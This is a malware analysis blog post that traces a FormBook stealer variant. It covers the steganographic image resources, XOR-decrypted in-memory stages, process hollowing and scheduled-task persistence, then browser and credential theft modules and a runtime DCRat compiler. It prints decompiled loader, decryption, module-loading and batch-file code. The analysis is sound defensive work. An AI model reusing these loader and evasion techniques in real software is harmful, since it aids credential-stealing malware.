

# FormBook Malware Returns: New Variant Uses Steganography and In-Memory Loading of multiple stages to steal data - Home


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[Quick Heal](#) Security Lab has seen a sudden increase in dotnet samples which are using steganography. Initially, in the static analysis, not much information is available. It resembles some simple application going by the method name. On the dynamic side, some show the activity but another check for [sandboxing](#) environment. Apart from this, even on execution, it loads multiple memory stages that contain numerous long periods of sleep. One such file received in our lab was of Formbook malware. Formbook stealer has been sold on hacking forms since 2016 as-a-service.

In this blog, we will go through those multiple stages and analysis of the final payload. The final payload is also complicated due to various threads creation and sleeps in between.

## Technical Analysis



## SSO.exe

In the resource of sso.exe, there is an image that indicates the use of Steganography. However, this resource is not used at this level. There is one more resource present which initially is difficult to find. While going through the code of decryption, this 2nd resource was identified as stage 1.




Figure 1 GregorianCalendar in Resource, contains stage 2 file




Figure 2 Another Resource naming Tree, just below the blue line there are some red dots visible, contains stage 1 file

At the entry point, there is a single line code to execute the form.

```
public static void Main()  
{  
    Application.Run(MyProject.Forms.Form1);  
}
```

Figure 3 Main function, calls the constructor of Form1 which decrypts stage 1 file

If we go to the Form1 code, there isn't much information present. But when we check the Form1 class, we can see in its constructor a call to method ISectionEntry.

```
public class Form1 : Form
{
    // Token: 0x06000039 RID: 57 RVA: 0x00002A6C File Offset: 0x00000C6C
    public Form1()
    {
        this.sdadada = new ISectionEntry(default(Point), ImageLayout.Zoom, default(Size));
        this.InitializeComponent();
    }
}
```

Figure 4 Constructor Code, call to decryption routine of stage 1 file

ISectionEntry contains the code to get Pixels(Fig 5), convert to integer and save it in an array(Fig 6) and then call to MessageSurrogateFilter(array) with the buffer passed as a parameter.

```
16 public ISectionEntry(Point c1, ImageLayout k1, Size k2)
17 {
18     int num = 0;
19     int num2 = 0;
20     Bitmap tree = X5.Tree;
21     byte[] array = new byte[15361];
22     int num3 = 0;
23     checked
24     {
25         while (true)
26         {
27             int num4 = 0;
28             while (true)
29             {
30                 object expr_6C = LateBinding.LateGet(tree, null, "Get" + "x".Trim(new char[]
31                 {
32                     'x'
33                 }) + "Pixel", new object[]
34                 {
35                     num3,
36                     num4
37                 }, null, null);
38                 Color color = (expr_6C != null) ? ((Color)expr_6C) : default(Color);
```

Figure 5 Decryption Routine from Image, decrypting stage 1 PE file

Locals	
Name	Value
array	(byte[0x00003C01])
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03

Figure 6 Buffer Containing stage 1 PE file

MessageSurrogateFilter() method then loads the decrypted assembly (SimpleUI.dll) into the memory and invokes its SelectorX() method with some arguments, which will be explained later in Stage 1.

```

public Bitmap MessageSurrogateFilter(object TaskCanceledException)
{
    object[] array;
    bool[] array2;
    object arg_45_0 = NewLateBinding.LateGet(Thread.GetDomain().GetAssemblies()[0], null, "Load", array = new object[]
    {
        TaskCanceledException
    }, null, null, array2 = new bool[]
    {
        true
    });
    if (array2[0])
    {
        TaskCanceledException = RuntimeHelpers.GetObjectValue(array[0]);
    }
    Assembly assembly = (Assembly)arg_45_0;
    Type type = assembly.GetType("SimpleUI.AB");
    type.InvokeMember("SelectorX", BindingFlags.InvokeMethod, null, null, new object[]
    {
        CompatibilityMap.RestrictedError,
        CompatibilityMap.ValueEnumerator,
        "Agent.Common"
    });
    Bitmap result;
    return result;
}

```

Figure 7 Assembling Loading of stage 1 in Memory and invoking its member SelectorX with resource name, decryption key and assembly name

Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process	AppDomain	Path
System.dll	No	No	No	3	4.0.0.0	3/18/2010 8:10:28 AM	058B0000-05C06000	[0x358] sso.exe	[1] sso.exe	C:\Windows\Microsof
System.Drawing.dll	No	No	No	4	4.0.0.0	3/18/2010 8:12:54 AM	04F60000-04FFA000	[0x358] sso.exe	[1] sso.exe	C:\Windows\Microsof
Microsoft.VisualBasic.dll	No	No	No	5	10.0.0.0	3/18/2010 12:10:35 PM	05000000-050A6000	[0x358] sso.exe	[1] sso.exe	C:\Windows\Microsof
Accessibility.dll	No	No	No	6	4.0.0.0	3/18/2010 9:48:25 AM	00CB0000-00CBA000	[0x358] sso.exe	[1] sso.exe	C:\Windows\Microsof
System.Core.dll	No	No	No	7	4.0.0.0	3/18/2010 8:10:22 AM	05E30000-05F7C000	[0x358] sso.exe	[1] sso.exe	C:\Windows\Microsof
SimpleUI	No	No	Yes	8	2.0.0.0	8/25/2044 4:19:42 AM	05D90000-05D93C01	[0x358] sso.exe	[1] sso.exe	SimpleUI

Figure 8 SimpleUI.dll loaded in memory

Stage 1:




Figure 9 SimpleUI.dll

- Since there are not many methods present in this file, we directly go through the code of the SelectorX method. As we can see in Figure 7, there are three values passed to this function which are:
- RestrictedError = 477265676F7269616E43616C656E646172 = GregorianCalendar (Name of resource in Main file, resource shown in Fig 1)
- ValueEnumerator = 72584C4F594D6D556D = rXLOYMmUm (Key for decryption)
- Project Name= Agent.Common (Main File)
- cba() method contains the code to get the Pixels from the image and convert to Integer and save it in an array, and XeH contains code to convert the hex value into a string.

```

360 ResourceManager resourceManager;
361 Bitmap uGhHbnBnawtLYkx = (Bitmap)resourceManager.GetObject(AB.XeH(ugz1));
362 arg_0B_0 = (num * 154712763u ^ 1372855445u);
363 continue;
364 }
365 case 1u:
366 {
367 Bitmap uGhHbnBnawtLYkx;
368 byte[] rawAssembly = AB.fgh(AB.cba(uGhHbnBnawtLYkx), AB.XeH(ugz3));
369 Assembly assembly = Assembly.Load(rawAssembly);
370 arg_0B_0 = (num * 2130773235u ^ 100223864u);
371 continue;
372 }
373 case 2u:
374 Environment.Exit(0);
375 arg_0B_0 = (num * 1324742196u ^ 759183221u);
376 continue;
377 case 3u:
378 arg_0B_0 = (num * 3848764483u ^ 2324018378u);
379 continue;

```

Name	Value	Type
ugz1	"477265676F7269616E43616C656E646172"	string
ugz3	"72584C4F594D6D556D"	string
projname	"Agent.Common"	string

Figure 10 SelectorX method accesses the GregorianCalendar resource from main assembly and decrypts it using the key passed under fgh() method

Name	Value	Type
array	(byte[0x0009B784])	byte[]
[0]	0x01	byte
[1]	0xA6	byte
[2]	0x09	byte
[3]	0x00	byte
[4]	0x1E	byte
[5]	0x7B	byte
[6]	0xC3	byte
[7]	0x0B	byte

Figure 11 Size of Buffer to be initialized for stage 2

fgh() method’s decryption routine is a simple XOR with 2 values in which the “bytes” array contains a Unicode version of the Key (mentioned as ValueEnumerator above).

```

277         case 8u:
278         {
279             int num2;
280             int num3;
281             int num5;
282             byte[] array;
283             array[num2] = checked((byte)((int)P1[num2] ^ num5 ^ (int)bytes[num3]));
284             arg_17_0 = 2636438785u;
285             continue;
286         }
287         case 9u:
288         {
289             bool flag;
290             arg_17_0 = ((flag ? 767826169u : 2137514972u) ^ num * 3589515174u);
291             continue;
292         }
293         case 11u:
294             arg_17_0 = 2244426902u;

```

Name	Value	Type
P1	(byte[0x0009A601])	byte[]
K1	"rXLOYMmUm"	string
result	null	byte[]
bytes	(byte[0x00000012])	byte[]
num5	0x00000053	int
array	(byte[0x0009A602])	byte[]
num4	0x0009A600	int
num6	0x0009A600	int
num2	0x00000000	int
num3	0x00000000	int

Figure 12 fgh() method code for decryption, normal xoring

After decryption, the assembly is again loaded in Memory.

Name	Optimized	Dynamic	InMemory
sso.exe	No	No	No
System.Windows.Forms.dll	No	No	No
System.dll	No	No	No
System.Drawing.dll	No	No	No
Microsoft.VisualBasic.dll	No	No	No
Accessibility.dll	No	No	No
System.Core.dll	No	No	No
SimpleUI	No	No	Yes
UYfKx公cl W执L孙首	No	No	Yes

Figure 13 Stage 2 assembly loaded in memory

**Stage 2:**




Figure 14 Stage 2 Assembly

It becomes difficult to analyze with these uncode function name.



Figure 15 Stage2 Unicode method names

In this stage 2 assembly, a method named Fedree() is called, whose constructor contains the code to decrypt and inject the final payload.

In the decryption routine first, the name of the resource is decrypted to s2pCN (resource in stage 2), Loads the resource and passes it to the XOR\_DEC along with a KEY. Decrypted buffer is then passed to Unscramble function where it brings another dotnet file.

```
wo成家城泽Su望.a首司GiyJDE物s家 = 的的2K的xi0JZq孙顾 Unscramble(的的2K的xi0JZq孙顾 XOR_DEC 的的2K的xi0JZq孙顾.loadresource(氏孙泽顾p她官公U望.DecryptString<string>(2728141814u)), wo成家城泽Su望.L生L官太qTQJ));
```

Figure 16 Decryption routine in Stage 2 which brings final payload

XOR\_DEC contain simple xor with obfuscated code.




Figure 17 Xor\_Dec method decrypts the final payload

Unscramble function forms the final payload.




Figure18 Unscramble Method code brings final payload PE file

After decryption, it does process hollowing by creating sso.exe's process in suspended mode.




Figure 19 Process Hollowing Code to inject the final payload




Figure 20 Flag to CreateProcess in Suspended Mode

### Final Payload:

The injected file is the final Payload of Formbook, which has around 1500 methods with random names.

This contains 2 different Base64 encoded strings.




Figure 21 Encoded String 1 contains CnC information and configuration

2<sup>nd</sup> base64 string contains 5 modules which are later loaded in memory and executed.




Figure 22 Encoded String 2

The strings are converted from base64, then reversed and replaced by specified characters and again base64 decoded.




Figure 23 Decryption Routine to decrypt CnC details in string 1 and different modules present in string 2

The resultant data for 1<sup>st</sup> decoded string is CnC servers, mutex name and some configurations.




Figure 24 Decoded string 1 data

It also creates a bat file to check for network connection and again start the process and delete the bat file.

```
@echo off
chcp 65001
ping -n 10 localhost > nul
cd "C:\Users\██████████\Desktop"
start "" "C:\Users\██████████\Desktop\sso.exe"
del /a /q /f "C:\Users\██████████\Desktop\JJ2zQTaq6h.bat"
```

Figure 25 Content of Bat file

After decrypting the data it checks for the mutex if already present it exits. In configuration the value of “AUR” tag is true, it takes 2 running process’s names, from 1 it takes the name of the process, from the other it takes any folder name from the parent directory and copies itself to this location with first’s process name. Along with this, it keeps a file with a name as a hash of process name and some randomly generated garbage data.




Figure 26 Copies itself to various locations obtained from running processes path and also obtains the name from the same

It also schedules tasks for these copied files.




Figure 27 Creates Schedule task for the copied files

Next, it loads different modules which it has decoded initially and loads them into memory and invokes different methods.

```
try
{
    xf96.3X1V.Add(e3vF.Z31m.GetHashCode().ToString(), e3vF.Z31m.Assembly.CreateInstance(e3vF.Z31m.Name));
    MethodInfo[] methods = e3vF.Z31m.GetMethods();
    for (int j = 0; j < methods.Length; j++)
    {
        xf96.2zw8 2zW = new xf96.2zw8();
        2zW.p791 = e3vF;
        2zW.k981 = methods[j];
        string name = 2zW.k981.Name;
        string a = name;
        if (!(a == "OnLoad"))
        {
            if (!(a == "OnCommand"))
            {
                if (!(a == "OnUninstall"))
                {
                    if (a == "OnStealer")
                    {
                        try
                        {
                            xf96.1552.Add(new object[]
                            {
                                2zW.k981,
                                xf96.3X1V[2zW.p791.Z31m.GetHashCode().ToString()]
                            });
                        }
                    }
                }
            }
        }
    }
}
```

Figure 28 code to Load different modules and call to different methods based on their availability

Then it tries to steal browser information like cookies, passwords, forms, history, autofill, credit card information also takes screenshots, clipboard data, discord tokens, FileZilla, telegram data, discord tokens, steam data.

There was also a module that will compile the code for DCRat at runtime on receiving commands from CnC.

```
public 1664(string text, string text2, string text3, string text4, string text5, string text6)
{
    try
    {
        CSharpCodeProvider cSharpCodeProvider = new CSharpCodeProvider();
        CompilerParameters options = new CompilerParameters
        {
            GenerateInMemory = true,
            GenerateExecutable = false,
            ReferencedAssemblies =
            {
                "System.Core.dll",
                "System.dll",
                "System.Windows.Forms.dll",
                "System.Drawing.dll",
                "System.Data.dll",
                "System.Management.dll",
                "System.Data.Entity.dll"
            }
        };
        CompilerResults compilerResults = cSharpCodeProvider.CompileAssemblyFromSource(options, new string[]
        {
            text2
        });
        object obj = compilerResults.CompiledAssembly.CreateInstance("DCRat.Code");
        MethodInfo method = obj.GetType().GetMethod("Main");
        method.Invoke(obj, null);
        this.4yGN = 0;
    }
}
```

Figure 29 Code to compile DCRat code at runtime

Other different modules present are:

### 1. AntiAnalysis Module

It has kept all strings in encrypted form under a list of various techniques.

```
List<string> list = new List<string>
{
    d927.848j(107396372),
    d927.848j(107395815),
    d927.848j(107395838),
    d927.848j(107395829),
    d927.848j(107395780),
    d927.848j(107395799),
    d927.848j(107395758),
    d927.848j(107395773),
    d927.848j(107395724),
    d927.848j(107395735),
    d927.848j(107395694),
    d927.848j(107395689),
    d927.848j(107395708),
    d927.848j(107395667)
}
```

Figure 30 Encoded Values for Strings used in anti-analysis module

Contains various techniques to identify if it's running under VM or Sandboxing environment if there are any monitoring processes running. Also, a way to identify VM/Sandboxing is by checking physical Memory.

